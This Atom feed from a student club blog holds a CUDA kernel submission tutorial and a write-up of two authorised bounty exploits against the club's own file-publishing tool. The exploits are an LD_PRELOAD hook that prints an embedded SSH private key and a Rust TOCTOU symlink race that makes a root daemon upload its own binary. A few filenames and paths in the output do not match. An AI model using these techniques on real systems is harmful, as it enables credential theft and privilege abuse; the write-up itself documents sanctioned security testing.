<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="http://blog.aisafetyatucla.org/feed.xml" rel="self" type="application/atom+xml" /><link href="http://blog.aisafetyatucla.org/" rel="alternate" type="text/html" /><updated>2026-09-26T21:33:29+00:00</updated><id>http://blog.aisafetyatucla.org/feed.xml</id><title type="html">AI Safety at UCLA Blog</title><subtitle>Blog for the AI Safety club at UCLA. Mostly focused on our hardware, with various random organizer thoughts.</subtitle><entry><title type="html">Submitting a kernel to the CUDA kernel competition</title><link href="http://blog.aisafetyatucla.org/2025/05/13/kernel-bot-tutorial.html" rel="alternate" type="text/html" title="Submitting a kernel to the CUDA kernel competition" /><published>2025-05-13T00:00:00+00:00</published><updated>2025-05-13T00:00:00+00:00</updated><id>http://blog.aisafetyatucla.org/2025/05/13/kernel-bot-tutorial</id><content type="html" xml:base="http://blog.aisafetyatucla.org/2025/05/13/kernel-bot-tutorial.html"><![CDATA[<p>I didn’t find myself repeating the same instructions to many people over discord, but nonetheless, I’ve decided to compile a brief tutorial on how to submit a kernel to the CUDA kernel competiton using the AI Safety discord bot in one place.</p>

<h3 id="commands">Commands</h3>
<p>Use the following commands to interact with the bot:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">/submit</code> - Submit a kernel to the competition</li>
  <li><code class="language-plaintext highlighter-rouge">/show</code> -  Show the leaderboard for a challenge</li>
  <li><code class="language-plaintext highlighter-rouge">/submissions</code> - Get a list of all your personal submissions</li>
</ul>

<h3 id="how-to-submit-a-kernel">How to submit a kernel</h3>
<p><img src="/assets/submit_img_v2.png" alt="submit" /></p>

<p>Note that the bot will accept <code class="language-plaintext highlighter-rouge">.cu</code> and supports <code class="language-plaintext highlighter-rouge">ptx</code> files as well. You will also need to make sure <code class="language-plaintext highlighter-rouge">name</code> matches the name of you <code class="language-plaintext highlighter-rouge">.cu</code> file. 
<br />
<br />
The <code class="language-plaintext highlighter-rouge">local_size</code> refers to blockDim (threadblock dimensions) and <code class="language-plaintext highlighter-rouge">global_size</code> refers to gridDim (grid dimensions). Also, if you only want a 2D threadblock and gridDim you have to input a tuple i.e. <code class="language-plaintext highlighter-rouge">(16, 16, 1)</code> for <code class="language-plaintext highlighter-rouge">local_size</code> and <code class="language-plaintext highlighter-rouge">global_size</code>. (The 1 at the end is just used as a placeholder for the third dimension).
<br />
<br />
Additionally, if you designed your dims to be like (M/16, N/16), then for the submission you would actually need to calculate your size. So given that the challenge has fixed dimensions M=N=1024, then you would need to input (64, 64, 1) for <code class="language-plaintext highlighter-rouge">global_size</code>.
<br />
<br />
There are also two other optional parameters you can add to your submission: <code class="language-plaintext highlighter-rouge">transpose_a</code> and <code class="language-plaintext highlighter-rouge">transpose_b</code>. These are booleans that indicate whether you want to transpose the input matrices A and B respectively. The default value for both is <code class="language-plaintext highlighter-rouge">false</code>, so if you want to transpose them, you need to set them to <code class="language-plaintext highlighter-rouge">true</code>.</p>

<h3 id="reference-matmul-kernel">Reference Matmul Kernel</h3>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>#define m 1024
#define n 1024
#define d 1024


extern "C" __global__ void matmul(float* A, float* B, float* C){
    // A is (m,d), B is (d,n), C is (m,n)

    int i = blockIdx.x*blockDim.x + threadIdx.x;
    int j = blockIdx.y*blockDim.y + threadIdx.y;

    if(i &lt; m &amp;&amp; j &lt; n){
        float inner_prod = 0.0f;
        for(int k = 0; k &lt; d; k++){
            inner_prod += A[i*d+k] * B[k*n+j];
        }
        C[i*n+j] = inner_prod;
    }
}
</code></pre></div></div>

<h4 id="important-caveats-to-take-note-of-when-submitting-your-kernel">Important caveats to take note of when submitting your kernel:</h4>
<ul>
  <li>The kernel name must match the name of the file i.e. <code class="language-plaintext highlighter-rouge">matmul.cu</code> must have a kernel named <code class="language-plaintext highlighter-rouge">matmul</code></li>
  <li>You must use the <code class="language-plaintext highlighter-rouge">extern "C"</code> keyword in your kernel definition</li>
  <li>The matmul challenge will only expect the standard 3 matrix arguments to be passed to the kernel, so you must define your kernel with the 3 parameters (A, B, C)</li>
  <li>Make sure you define any dimensions you need as constants at the top of the file (since for the matmul challenge, the dimensions are fixed)</li>
</ul>

<h3 id="online-leaderboard-and-prizes">Online leaderboard and Prizes</h3>
<ul>
  <li>To be verified on the online leaderboard you must run this executable on ynez <code class="language-plaintext highlighter-rouge">~kernelbot/scratch/register [your discord id]</code></li>
  <li>You can find your discord id by going to your discord settings, then to “Advanced” and enabling “Developer Mode”. After that, you can right click on your profile and select “Copy ID”</li>
  <li>Only verified users will be displayed on the online leaderboard and be eligible for prizes</li>
</ul>

<h5 id="so-to-chris-the-ais-supreme-leader-for-creating-this-amazing-bot-_">s/o to chris, the AIS supreme leader, for creating this amazing bot! ^_^</h5>]]></content><author><name>Gabriel Castro</name></author><summary type="html"><![CDATA[I didn’t find myself repeating the same instructions to many people over discord, but nonetheless, I’ve decided to compile a brief tutorial on how to submit a kernel to the CUDA kernel competiton using the AI Safety discord bot in one place.]]></summary></entry><entry><title type="html">Pwning sys/publish, twice</title><link href="http://blog.aisafetyatucla.org/2025/03/13/pwn-sys-publish.html" rel="alternate" type="text/html" title="Pwning sys/publish, twice" /><published>2025-03-13T00:00:00+00:00</published><updated>2025-03-13T00:00:00+00:00</updated><id>http://blog.aisafetyatucla.org/2025/03/13/pwn-sys-publish</id><content type="html" xml:base="http://blog.aisafetyatucla.org/2025/03/13/pwn-sys-publish.html"><![CDATA[<h2 id="syspublish">sys/publish</h2>

<p>On 2/19/2025, Chris added a neat new feature to the AIS server: custom user home-pages at <code class="language-plaintext highlighter-rouge">https://ais-ucla.org/~username</code>! To quote the original announcement,</p>

<blockquote>
  <p>if you have an account on the server, you can now publish a website at <code class="language-plaintext highlighter-rouge">ais-ucla.org/~username</code> (max 10MB). to publish, just put your files in <code class="language-plaintext highlighter-rouge">~/public_html</code> and then run <code class="language-plaintext highlighter-rouge">publish</code> on one of the servers. please dont do anything illegal or stupid with this, or we’ll have to revoke access, but otherwise have fun!</p>

  <p>I’ll give $20 to the first person who manages to hijack the publish script and edit my page</p>
</blockquote>

<p>Sure, you can already get a userpage from the <em>very</em> old <a href="https://internationalcenter.ucla.edu/resources/bruin-online-resources#web-hosting-services-1">Bruin OnLine</a> “web hosting service”, but what’s the fun in that?<sup id="fnref:1" role="doc-noteref"><a href="#fn:1" class="footnote" rel="footnote">1</a></sup> Every self-respecting CS club ought to have their own userpages anyways.</p>

<p>But wait, what’s this about a <code class="language-plaintext highlighter-rouge">publish</code> script?</p>

<h2 id="the-first-pwn-a-lil-env-var-called-ld_preload">The first pwn: a lil env var called LD_PRELOAD</h2>

<p>During PBR practice on 2/22, I decided to take up Chris’ challenge and take a look at the <code class="language-plaintext highlighter-rouge">publish</code> script.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>arcblroth@sullivan:~<span class="nv">$ </span><span class="nb">ls</span> <span class="nt">-la</span> /usr/local/bin/publish 
<span class="nt">-r-x--x--x</span>  1 root wheel 15480 Feb 19 15:08 /usr/local/bin/publish
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">publish</code> is a <em>very</em> weird binary - it’s executable by everyone, but only readable by root. Why is this?</p>

<p>It turns out that <code class="language-plaintext highlighter-rouge">publish</code> works by essentially <code class="language-plaintext highlighter-rouge">scp</code>‘ing files from <code class="language-plaintext highlighter-rouge">~/public_html</code> to <code class="language-plaintext highlighter-rouge">www@cherf.ais-ucla.org</code> (<a href="https://github.com/AIS-UCLA/sys/blob/249d2f75529b957fd80d5091678ff50768383a71/publish/config.h">source</a>). Crucially, <code class="language-plaintext highlighter-rouge">publish</code> <em>contains the SSH key for <code class="language-plaintext highlighter-rouge">cherf</code></em> as part of its source code:</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">#define PRIVKEY "-----BEGIN RSA PRIVATE KEY-----\n"\
  "...\n"\
  "-----END RSA PRIVATE KEY-----"
</span></code></pre></div></div>

<p>Jason then brought up a fatal flaw in this: if you can execute a binary on Linux, you can also <code class="language-plaintext highlighter-rouge">LD_PRELOAD</code> it. <code class="language-plaintext highlighter-rouge">LD_PRELOAD</code> is a trick on Linux where you can insert shared libraries to be loaded by the dynamic linker <em>before</em> any other code is loaded, just by setting the aforenamed env var. If we can <code class="language-plaintext highlighter-rouge">LD_PRELOAD=pwn.so publish</code>, we can run code in the context of <code class="language-plaintext highlighter-rouge">publish</code>, and thus leak any memory contents we want!</p>

<p>We can make this exploit easier by overriding the <code class="language-plaintext highlighter-rouge">libssh2_userauth_publickey_frommemory</code> function, <a href="https://github.com/AIS-UCLA/sys/blob/249d2f75529b957fd80d5091678ff50768383a71/publish/publish.c#L218">which <code class="language-plaintext highlighter-rouge">publish</code> calls</a> with the contents of <code class="language-plaintext highlighter-rouge">PRIVKEY</code> as part of setting up its SSH connection.</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">// pwn.c</span>
<span class="cp">#include</span> <span class="cpf">&lt;stdio.h&gt;</span><span class="cp">
</span>
<span class="kt">int</span> <span class="nf">libssh2_userauth_publickey_frommemory</span><span class="p">(</span><span class="kt">void</span><span class="o">*</span><span class="p">,</span> <span class="k">const</span> <span class="kt">char</span><span class="o">*</span><span class="p">,</span> <span class="kt">size_t</span><span class="p">,</span> <span class="k">const</span> <span class="kt">char</span><span class="o">*</span><span class="p">,</span> <span class="kt">size_t</span><span class="p">,</span> <span class="k">const</span> <span class="kt">char</span><span class="o">*</span> <span class="n">key</span><span class="p">,</span> <span class="kt">size_t</span><span class="p">,</span> <span class="k">const</span> <span class="kt">char</span><span class="o">*</span><span class="p">)</span> <span class="p">{</span>
	<span class="n">printf</span><span class="p">(</span><span class="s">"%s</span><span class="se">\n</span><span class="s">"</span><span class="p">,</span> <span class="n">key</span><span class="p">);</span>
<span class="p">}</span>
</code></pre></div></div>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>arcblroth@temescal:~<span class="nv">$ </span>gcc <span class="nt">-Wall</span> <span class="nt">-fPIC</span> <span class="nt">-shared</span> <span class="nt">-o</span> a.so pwn.c
arcblroth@temescal:~<span class="nv">$ LD_PRELOAD</span><span class="o">=</span>./a.so publish
<span class="nt">-----BEGIN</span> RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAtczLVAv+xVyFN2EYokYB4nKlWrGY8rA2XQO/09qRfJMajIO
...
</code></pre></div></div>

<p>And we have a “flag”!</p>

<h2 id="the-second-pwn-toctou-beat-strikes-back">The second pwn: TOCTOU (beat) strikes back!</h2>

<p>Upon recommendation, on 2/23 Chris updated the <code class="language-plaintext highlighter-rouge">publish</code> script to use a client-daemon model. Rather than embed the <code class="language-plaintext highlighter-rouge">cherf</code> SSH key in the <code class="language-plaintext highlighter-rouge">publish</code> script itself, <code class="language-plaintext highlighter-rouge">publish</code> now connects over a UNIX socket to a daemon service <code class="language-plaintext highlighter-rouge">publish-daemon</code> running under the root user. All of the checks (valid user id, public_html under 10 MB, etc) that <code class="language-plaintext highlighter-rouge">publish</code> used to run, as well as the SSH key, have been moved to <code class="language-plaintext highlighter-rouge">publish-daemon</code>.</p>

<p>Given that we can no longer execute arbitrary code in <code class="language-plaintext highlighter-rouge">publish-daemon</code>, is this finally secure? Rather than do my 181 take-home final, I decided to investigate.</p>

<p>The crux of <code class="language-plaintext highlighter-rouge">publish-daemon</code>’s code is the function <a href="https://github.com/AIS-UCLA/sys/blob/d3f0cb74513d614cf2c7e0e926c8ed868a84b64d/publish/daemon.c#L101"><code class="language-plaintext highlighter-rouge">upload_dir</code></a>, which <code class="language-plaintext highlighter-rouge">readdir</code>s a directory, does some checks, and then recursively sends every file in that directory to cherf:</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kt">int</span> <span class="nf">upload_dir</span><span class="p">(</span><span class="kt">int</span> <span class="n">fd</span><span class="p">,</span> <span class="n">LIBSSH2_SFTP</span> <span class="o">*</span><span class="n">sftp</span><span class="p">,</span> <span class="k">const</span> <span class="kt">char</span> <span class="o">*</span><span class="n">local_path</span><span class="p">,</span> <span class="k">const</span> <span class="kt">char</span> <span class="o">*</span><span class="n">remote_path</span><span class="p">)</span> <span class="p">{</span>
  <span class="c1">// ...</span>
  <span class="k">else</span> <span class="k">if</span> <span class="p">(</span><span class="n">S_ISREG</span><span class="p">(</span><span class="n">st</span><span class="p">.</span><span class="n">st_mode</span><span class="p">))</span> <span class="p">{</span>                  <span class="c1">// (1)</span>
      <span class="kt">FILE</span> <span class="o">*</span><span class="n">f</span><span class="p">;</span>
      <span class="kt">char</span> <span class="n">buf</span><span class="p">[</span><span class="mi">4096</span><span class="p">];</span>
      <span class="kt">size_t</span> <span class="n">nread</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span>
      <span class="n">LIBSSH2_SFTP_HANDLE</span> <span class="o">*</span><span class="n">handle</span><span class="p">;</span>

      <span class="n">fprint</span><span class="p">(</span><span class="n">fd</span><span class="p">,</span> <span class="s">"%s</span><span class="se">\n</span><span class="s">"</span><span class="p">,</span> <span class="n">local_entry</span><span class="p">);</span>             <span class="c1">// (2)</span>
      <span class="k">if</span> <span class="p">((</span><span class="n">f</span> <span class="o">=</span> <span class="n">fopen</span><span class="p">(</span><span class="n">local_entry</span><span class="p">,</span> <span class="s">"r"</span><span class="p">))</span> <span class="o">==</span> <span class="nb">NULL</span><span class="p">)</span> <span class="p">{</span> <span class="c1">// (3)</span>
        <span class="n">fprint</span><span class="p">(</span><span class="n">fd</span><span class="p">,</span> <span class="s">"fopen: %r</span><span class="se">\n</span><span class="s">"</span><span class="p">);</span>
        <span class="k">return</span> <span class="o">-</span><span class="mi">1</span><span class="p">;</span>
      <span class="p">}</span>
      <span class="c1">// ...</span>
  <span class="p">}</span>
  <span class="c1">// ...</span>
<span class="p">}</span>
</code></pre></div></div>

<p>One of the checks that stood out to me was the <code class="language-plaintext highlighter-rouge">S_ISREG(st.st_mode)</code> check - <code class="language-plaintext highlighter-rouge">publish-daemon</code> will refuse to upload any file that is not a regular file. Given that the cherf SSH key is in <code class="language-plaintext highlighter-rouge">publish-daemon</code>, and <code class="language-plaintext highlighter-rouge">publish-daemon</code> runs under <code class="language-plaintext highlighter-rouge">root</code>, is there any way to get <code class="language-plaintext highlighter-rouge">publish-daemon</code> <em>to upload itself</em> to cherf?</p>

<p>My first thought was to abuse the fact that <a href="https://www.reddit.com/r/freebsd/comments/188elc8">any user can make a hardlink under FreeBSD</a>, thus giving <code class="language-plaintext highlighter-rouge">publish-daemon</code> an entry under my <code class="language-plaintext highlighter-rouge">~/public_html</code> directory. Unfortunately, this ends up not working because <code class="language-plaintext highlighter-rouge">/</code> and <code class="language-plaintext highlighter-rouge">/home</code> are mounted from two separate filesystems on sullivan:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>arcblroth@sullivan:~/public_html<span class="nv">$ </span><span class="nb">ln</span> /usr/local/bin/publish publish
<span class="nb">ln</span>: publish: Cross-device <span class="nb">link
</span>arcblroth@sullivan:~/public_html<span class="nv">$ </span><span class="nb">df</span> <span class="nt">-h</span>
Filesystem     Size    Used   Avail Capacity  Mounted on
/dev/nda1p2    1.8T     27G    1.6T     2%    /
devfs          1.0K      0B    1.0K     0%    /dev
/dev/nda1p1    260M    1.3M    259M     1%    /boot/efi
zstore         5.3T    104K    5.3T     0%    /zstore
zstore/home     11T    5.4T    5.3T    51%    /home
zstore/vm      5.3T     12G    5.3T     0%    /zstore/vm
</code></pre></div></div>

<p>Nevertheless, the idea of abusing a link remained. Given that <code class="language-plaintext highlighter-rouge">publish-daemon</code> <em>first</em> checks that a given file is regular, then <code class="language-plaintext highlighter-rouge">fprint</code>s its name to the client, and <em>then</em> <code class="language-plaintext highlighter-rouge">fopen</code>s it, there’s an extremely large amount of time for us to pull off one of the oldest tricks in the book.</p>

<p>Enter CWE-367: the TOCTOU (time of check, time of use) bug.</p>

<p>If we can somehow get <code class="language-plaintext highlighter-rouge">publish-daemon</code> to run code up until right after it checks that a file is regular (1), and then we swap that file with a symlink to <code class="language-plaintext highlighter-rouge">publish-daemon</code> before it <code class="language-plaintext highlighter-rouge">fopen</code>s the file (3), then we can get <code class="language-plaintext highlighter-rouge">publish-daemon</code> to upload <em>itself</em> to cherf instead.<sup id="fnref:2" role="doc-noteref"><a href="#fn:2" class="footnote" rel="footnote">2</a></sup></p>

<p>At this point, we could write a script to race invoking <code class="language-plaintext highlighter-rouge">publish</code> with a script that swaps some file under <code class="language-plaintext highlighter-rouge">~/public_html</code> between a regular file and a symlink. But that would be both inconsistent and extremely noisy (potentially thousands of SSH connections to cherf!). Can we make this exploit consistent?</p>

<p>The second fatal flaw is the <code class="language-plaintext highlighter-rouge">fprint</code> call between the check and the <code class="language-plaintext highlighter-rouge">fopen</code> (2). In this case, <code class="language-plaintext highlighter-rouge">fprint</code> writes to a UNIX socket in order to send what file is being uploaded to the <code class="language-plaintext highlighter-rouge">publish</code> client. What’s so interesting about this? UNIX sockets have an internal buffer, and crucicially will <strong>block</strong> sending data if that buffer fills up.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>arcblroth@temescal:~<span class="nv">$ </span>sysctl net.core.rmem_default
net.core.rmem_default <span class="o">=</span> 212992
</code></pre></div></div>

<p>If we play around a bit with a server that sends the current time and a client that waits several seconds before beginning to receive data, we can experimentally determine how many “datagrams” the UNIX socket will let us send before blocking. For very short messages (ie 1 byte, 10 bytes, 68 bytes), that number is 278; for longer messages (ie 255 bytes), that number starts to go down.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>278| 00000000000000000000000000000000000000000000000000000000000000000000
279| 00000000000000000000000000000000000000000000000000000000000000000000
280| 11111111111111111111111111111111111111111111111111111111111111111111
281| 11111111111111111111111111111111111111111111111111111111111111111111
</code></pre></div></div>

<p>Although the maximum <code class="language-plaintext highlighter-rouge">PATH_LENGTH</code> of a path on Linux is 4096 bytes and the maximum path segment is 255 bytes, I found that the longest path that the cherf webserver would let me look at were filenames up to 40 bytes in length.
s
Our plan is thus this:</p>
<ol>
  <li>Put 280 empty files into <code class="language-plaintext highlighter-rouge">~/publish_html</code>, each with a filename of 40 bytes.
    <ul>
      <li>Note that for my username, the 28-byte string <code class="language-plaintext highlighter-rouge">/home/arcblroth/public_html/</code> is prepended to each <code class="language-plaintext highlighter-rouge">fprint</code>‘d path from <code class="language-plaintext highlighter-rouge">publish-daemon</code>, which is accounted for in the buffer calculations above.</li>
      <li>Note that at least one of these files needs to have some content in order for <code class="language-plaintext highlighter-rouge">publish-daemon</code> to actually attempt an upload.<sup id="fnref:3" role="doc-noteref"><a href="#fn:3" class="footnote" rel="footnote">3</a></sup></li>
    </ul>
  </li>
  <li>Invoke <code class="language-plaintext highlighter-rouge">publish-daemon</code> by connecting to <code class="language-plaintext highlighter-rouge">/var/run/publish.sock</code>.</li>
  <li>Wait for a really long time (ie 5 minutes) for 278 empty files to upload and fill the UNIX socket buffer.</li>
  <li>Unlink the 279th file (in <code class="language-plaintext highlighter-rouge">readdir</code> or <code class="language-plaintext highlighter-rouge">ls -U</code> order) and replace it with a symlink to <code class="language-plaintext highlighter-rouge">/usr/sbin/publish-daemon</code>.</li>
  <li>Wait for <code class="language-plaintext highlighter-rouge">publish-daemon</code> to upload itself.</li>
  <li>Profit! (Download the binary, with the SSH key inside of it, from <code class="language-plaintext highlighter-rouge">https://ais-ucla.org/~arcblroth/...</code>)</li>
</ol>

<p>In protest of C, I then proceeded to implement these steps in Rust. &gt;w&lt;</p>

<div class="language-rs highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cd">//! common.rs</span>

<span class="k">use</span> <span class="nn">anyhow</span><span class="p">::{</span><span class="n">Context</span><span class="p">,</span> <span class="nb">Result</span><span class="p">};</span>
<span class="k">use</span> <span class="nn">std</span><span class="p">::{</span><span class="nn">ffi</span><span class="p">::</span><span class="n">OsString</span><span class="p">,</span> <span class="nn">fs</span><span class="p">::</span><span class="n">read_dir</span><span class="p">,</span> <span class="nn">path</span><span class="p">::</span><span class="n">Path</span><span class="p">};</span>

<span class="k">pub</span> <span class="k">fn</span> <span class="nf">find_publish</span><span class="p">(</span><span class="n">base_path</span><span class="p">:</span> <span class="o">&amp;</span><span class="n">Path</span><span class="p">)</span> <span class="k">-&gt;</span> <span class="nb">Result</span><span class="o">&lt;</span><span class="n">OsString</span><span class="o">&gt;</span> <span class="p">{</span>
    <span class="nf">Ok</span><span class="p">(</span><span class="nf">read_dir</span><span class="p">(</span><span class="n">base_path</span><span class="p">)</span><span class="o">?</span>
        <span class="nf">.nth</span><span class="p">(</span><span class="mi">278</span><span class="p">)</span>
        <span class="nf">.context</span><span class="p">(</span><span class="s">"readdir failed"</span><span class="p">)</span><span class="o">??</span>
        <span class="nf">.file_name</span><span class="p">())</span>
<span class="p">}</span>
</code></pre></div></div>

<div class="language-rs highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cd">//! mkpwn.rs</span>

<span class="k">use</span> <span class="nn">anyhow</span><span class="p">::</span><span class="nb">Result</span><span class="p">;</span>
<span class="k">use</span> <span class="nn">std</span><span class="p">::{</span><span class="nn">fs</span><span class="p">::</span><span class="n">File</span><span class="p">,</span> <span class="nn">path</span><span class="p">::</span><span class="n">Path</span><span class="p">};</span>

<span class="k">mod</span> <span class="n">common</span><span class="p">;</span>

<span class="k">fn</span> <span class="nf">main</span><span class="p">()</span> <span class="k">-&gt;</span> <span class="nb">Result</span><span class="o">&lt;</span><span class="p">()</span><span class="o">&gt;</span> <span class="p">{</span>
    <span class="k">let</span> <span class="n">args</span><span class="p">:</span> <span class="nb">Vec</span><span class="o">&lt;</span><span class="nb">String</span><span class="o">&gt;</span> <span class="o">=</span> <span class="nn">std</span><span class="p">::</span><span class="nn">env</span><span class="p">::</span><span class="nf">args</span><span class="p">()</span><span class="nf">.collect</span><span class="p">();</span>
    <span class="k">if</span> <span class="n">args</span><span class="nf">.len</span><span class="p">()</span> <span class="o">!=</span> <span class="mi">2</span> <span class="p">{</span>
        <span class="nd">println!</span><span class="p">(</span><span class="s">"invalid usage"</span><span class="p">);</span>
        <span class="k">return</span> <span class="nf">Ok</span><span class="p">(());</span>
    <span class="p">}</span>

    <span class="k">let</span> <span class="n">base_path</span> <span class="o">=</span> <span class="nn">Path</span><span class="p">::</span><span class="nf">new</span><span class="p">(</span><span class="o">&amp;</span><span class="n">args</span><span class="p">[</span><span class="mi">1</span><span class="p">]);</span>

    <span class="k">for</span> <span class="n">i</span> <span class="k">in</span> <span class="mi">0</span><span class="o">..</span><span class="mi">280</span> <span class="p">{</span>
        <span class="c1">// "/home/arcblroth/public_html/".len() == 28</span>
        <span class="k">let</span> <span class="n">file_name</span> <span class="o">=</span> <span class="nd">format!</span><span class="p">(</span><span class="s">"a{:0&gt;39}"</span><span class="p">,</span> <span class="n">i</span><span class="p">);</span>
        <span class="nn">File</span><span class="p">::</span><span class="nf">create</span><span class="p">(</span><span class="n">base_path</span><span class="nf">.join</span><span class="p">(</span><span class="nn">Path</span><span class="p">::</span><span class="nf">new</span><span class="p">(</span><span class="o">&amp;</span><span class="n">file_name</span><span class="p">)))</span><span class="o">?</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="nd">println!</span><span class="p">(</span><span class="s">"publish: {:?}"</span><span class="p">,</span> <span class="nn">common</span><span class="p">::</span><span class="nf">find_publish</span><span class="p">(</span><span class="o">&amp;</span><span class="n">base_path</span><span class="p">)</span><span class="o">?</span><span class="p">);</span>

    <span class="nf">Ok</span><span class="p">(())</span>
<span class="p">}</span>
</code></pre></div></div>

<div class="language-rs highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cd">//! dopwn.rs</span>

<span class="k">use</span> <span class="nn">anyhow</span><span class="p">::{</span><span class="n">Context</span><span class="p">,</span> <span class="nb">Result</span><span class="p">};</span>
<span class="k">use</span> <span class="nn">std</span><span class="p">::</span><span class="nn">fs</span><span class="p">::</span><span class="n">remove_file</span><span class="p">;</span>
<span class="k">use</span> <span class="nn">std</span><span class="p">::</span><span class="nn">io</span><span class="p">::{</span><span class="n">Read</span><span class="p">,</span> <span class="n">Write</span><span class="p">,</span> <span class="n">stdout</span><span class="p">};</span>
<span class="k">use</span> <span class="nn">std</span><span class="p">::</span><span class="nn">os</span><span class="p">::</span><span class="nn">unix</span><span class="p">::</span><span class="nn">fs</span><span class="p">::</span><span class="n">symlink</span><span class="p">;</span>
<span class="k">use</span> <span class="nn">std</span><span class="p">::</span><span class="nn">os</span><span class="p">::</span><span class="nn">unix</span><span class="p">::</span><span class="nn">net</span><span class="p">::</span><span class="n">UnixStream</span><span class="p">;</span>
<span class="k">use</span> <span class="nn">std</span><span class="p">::</span><span class="nn">path</span><span class="p">::</span><span class="n">Path</span><span class="p">;</span>
<span class="k">use</span> <span class="nn">std</span><span class="p">::</span><span class="n">thread</span><span class="p">;</span>
<span class="k">use</span> <span class="nn">std</span><span class="p">::</span><span class="nn">time</span><span class="p">::</span><span class="n">Duration</span><span class="p">;</span>

<span class="k">mod</span> <span class="n">common</span><span class="p">;</span>

<span class="k">fn</span> <span class="nf">main</span><span class="p">()</span> <span class="k">-&gt;</span> <span class="nb">Result</span><span class="o">&lt;</span><span class="p">()</span><span class="o">&gt;</span> <span class="p">{</span>
    <span class="k">let</span> <span class="n">args</span><span class="p">:</span> <span class="nb">Vec</span><span class="o">&lt;</span><span class="nb">String</span><span class="o">&gt;</span> <span class="o">=</span> <span class="nn">std</span><span class="p">::</span><span class="nn">env</span><span class="p">::</span><span class="nf">args</span><span class="p">()</span><span class="nf">.collect</span><span class="p">();</span>
    <span class="k">if</span> <span class="n">args</span><span class="nf">.len</span><span class="p">()</span> <span class="o">!=</span> <span class="mi">2</span> <span class="p">{</span>
        <span class="nd">println!</span><span class="p">(</span><span class="s">"invalid usage"</span><span class="p">);</span>
        <span class="k">return</span> <span class="nf">Ok</span><span class="p">(());</span>
    <span class="p">}</span>

    <span class="k">let</span> <span class="n">base_path</span> <span class="o">=</span> <span class="nn">Path</span><span class="p">::</span><span class="nf">new</span><span class="p">(</span><span class="o">&amp;</span><span class="n">args</span><span class="p">[</span><span class="mi">1</span><span class="p">]);</span>
    <span class="k">let</span> <span class="n">publish_name</span> <span class="o">=</span> <span class="nn">common</span><span class="p">::</span><span class="nf">find_publish</span><span class="p">(</span><span class="o">&amp;</span><span class="n">base_path</span><span class="p">)</span><span class="o">?</span><span class="p">;</span>
    <span class="k">let</span> <span class="n">publish_path</span> <span class="o">=</span> <span class="n">base_path</span><span class="nf">.join</span><span class="p">(</span><span class="nn">Path</span><span class="p">::</span><span class="nf">new</span><span class="p">(</span><span class="o">&amp;</span><span class="n">publish_name</span><span class="p">));</span>
    <span class="nd">println!</span><span class="p">(</span><span class="s">"publish: {:?}"</span><span class="p">,</span> <span class="n">publish_path</span><span class="p">);</span>

    <span class="k">let</span> <span class="k">mut</span> <span class="n">socket</span> <span class="o">=</span> <span class="nn">UnixStream</span><span class="p">::</span><span class="nf">connect</span><span class="p">(</span><span class="s">"/var/run/publish.sock"</span><span class="p">)</span><span class="o">?</span><span class="p">;</span>
    <span class="nn">thread</span><span class="p">::</span><span class="nf">sleep</span><span class="p">(</span><span class="nn">Duration</span><span class="p">::</span><span class="nf">from_secs</span><span class="p">(</span><span class="mi">5</span> <span class="o">*</span> <span class="mi">60</span><span class="p">));</span>
    <span class="nf">remove_file</span><span class="p">(</span><span class="o">&amp;</span><span class="n">publish_path</span><span class="p">)</span><span class="nf">.context</span><span class="p">(</span><span class="s">"remove_file failed"</span><span class="p">)</span><span class="o">?</span><span class="p">;</span>
    <span class="nf">symlink</span><span class="p">(</span><span class="nn">Path</span><span class="p">::</span><span class="nf">new</span><span class="p">(</span><span class="s">"/usr/sbin/publish-daemon"</span><span class="p">),</span> <span class="o">&amp;</span><span class="n">publish_path</span><span class="p">)</span><span class="nf">.context</span><span class="p">(</span><span class="s">"symlink failed"</span><span class="p">)</span><span class="o">?</span><span class="p">;</span>

    <span class="k">let</span> <span class="k">mut</span> <span class="n">out</span> <span class="o">=</span> <span class="nn">Vec</span><span class="p">::</span><span class="nf">new</span><span class="p">();</span>
    <span class="n">socket</span><span class="nf">.read_to_end</span><span class="p">(</span><span class="o">&amp;</span><span class="k">mut</span> <span class="n">out</span><span class="p">)</span><span class="o">?</span><span class="p">;</span>
    <span class="nf">stdout</span><span class="p">()</span><span class="nf">.write_all</span><span class="p">(</span><span class="o">&amp;</span><span class="n">out</span><span class="p">)</span><span class="o">?</span><span class="p">;</span>

    <span class="nd">println!</span><span class="p">(</span><span class="s">"done!"</span><span class="p">);</span>
    <span class="nf">Ok</span><span class="p">(())</span>
<span class="p">}</span>
</code></pre></div></div>

<p>Now to put it all together…</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>arcblroth@temescal:~/pwn<span class="nv">$ </span><span class="nb">mkdir</span> ~/public_html
arcblroth@temescal:~/pwn<span class="nv">$ </span>./mkpwn ~/public_html
publish: a000000000000000000000000000000000000220
arcblroth@temescal:~/pwn<span class="nv">$ </span><span class="nb">echo</span> <span class="s2">"a"</span> <span class="o">&gt;&gt;</span> ~/public_html/idea/solve/a000000000000000000000000000000000000220
arcblroth@temescal:~/pwn<span class="nv">$ </span>./dopwn ~/public_html
publish: /home/arcblroth/public_html/a000000000000000000000000000000000000055
...snip...
upload successful
<span class="k">done</span><span class="o">!</span>
</code></pre></div></div>

<p>…and “flag”!</p>

